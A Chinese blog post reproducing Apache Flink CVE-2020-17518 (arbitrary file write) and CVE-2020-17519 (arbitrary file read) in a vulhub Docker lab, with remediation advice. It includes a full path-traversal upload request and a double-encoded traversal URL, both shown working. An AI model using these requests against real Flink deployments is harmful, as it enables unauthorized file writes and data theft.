链滴

Apache Flink（CVE-2020-17518&CVE-2020-17519）漏洞复现

作者：Jh2ng

原文链接：https://ld246.com/article/1611127653107

来源网站：链滴

漏洞描述

CVE-2020-17518：通过REST API写入远程文件

影响版本：Flink 1.5.1-1.11.2

Flink 1.5.1引入了REST API，可通过修改HTTP HEADER将任意文件写入到文件系统的任意位置。

CVE-2020-17519：通过REST API读取远程文件

影响版本 Flink 1.11.0-1.11.2

Flink 1.11.0-1.11.2中引入的一项更改，允许攻击者通过JobManager进程的REST接口读取本地文件统上的任何文件，访问仅限于JobManager可访问的文件。

环境搭建

下载vulhub

git clone https://github.com/vulhub/vulhub.git

进入目录


cd vulhub/flink/CVE-2020-17518

安装环境

docker-compose up -d

```
root@TestAdmin:~/vulhub/flink/CVE-2020-17518# docker-compose ps
        Name                    Command             State            Ports
--------------------------------------------------------------------------------
cve-2020-17518_flink_1    /docker-entrypoint.sh    Up      0.0.0.0:6123->6123/tcp
                          jobm ...                         ,
                                                           0.0.0.0:8081->8081/tcp
root@TestAdmin:~/vulhub/flink/CVE-2020-17518#
```

访问



原文链接：Apache Flink（CVE-2020-17518&&CVE-2020-17519）漏洞复现

这里版本为1.11.2

漏洞复现

CVE-2020-17518复现

构造数据包

```
POST /jars/upload HTTP/1.1
Host: your ip:8081
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
ko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Length: 192

------WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Disposition: form-data; name="jarfile"; filename="../../../../../../tmp/flag"

This is flag
------WebKitFormBoundaryoZ8meKnrrso89R6Y--
```

```
root@93cfc9bead8f:/opt/flink# cd /tmp
root@93cfc9bead8f:/tmp# ls
blobStore-9fa98949-570e-4a50-9187-8539ec390125
executionGraphStore-c3bffa72-b118-4749-a7d3-f2067d8e9333
flag
flink--standalonesession.pid
flink-web-756657a3-35be-4fae-9459-d5ee81166f2e
hsperfdata_flink
hsperfdata_root
jaas-5757891477976651016.conf
root@93cfc9bead8f:/tmp# cat /tmp/flag
This is flag root@93cfc9bead8f:/tmp#
```

也可以通过CVE-2020-17519来进行读取

CVE-2020-17519复现

http://your ip:8081//jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252ftmp%252fflag

%252f 是 / 的二次编码

直接访问可读取到文件信息

修复建议

升级到安全版本

Flink 1.11.3或Flink 1.12.0

参考连接

https://lists.apache.org/thread.html/rb43cd476419a48be89c1339b527a18116f23eec5b6df2b2cbfef261%40%3Cdev.flink.apache.org%3E

https://lists.apache.org/thread.html/r6843202556a6d0bce9607ebc02e303f68fc88e903823559bde3b50d%40%3Cdev.flink.apache.org%3E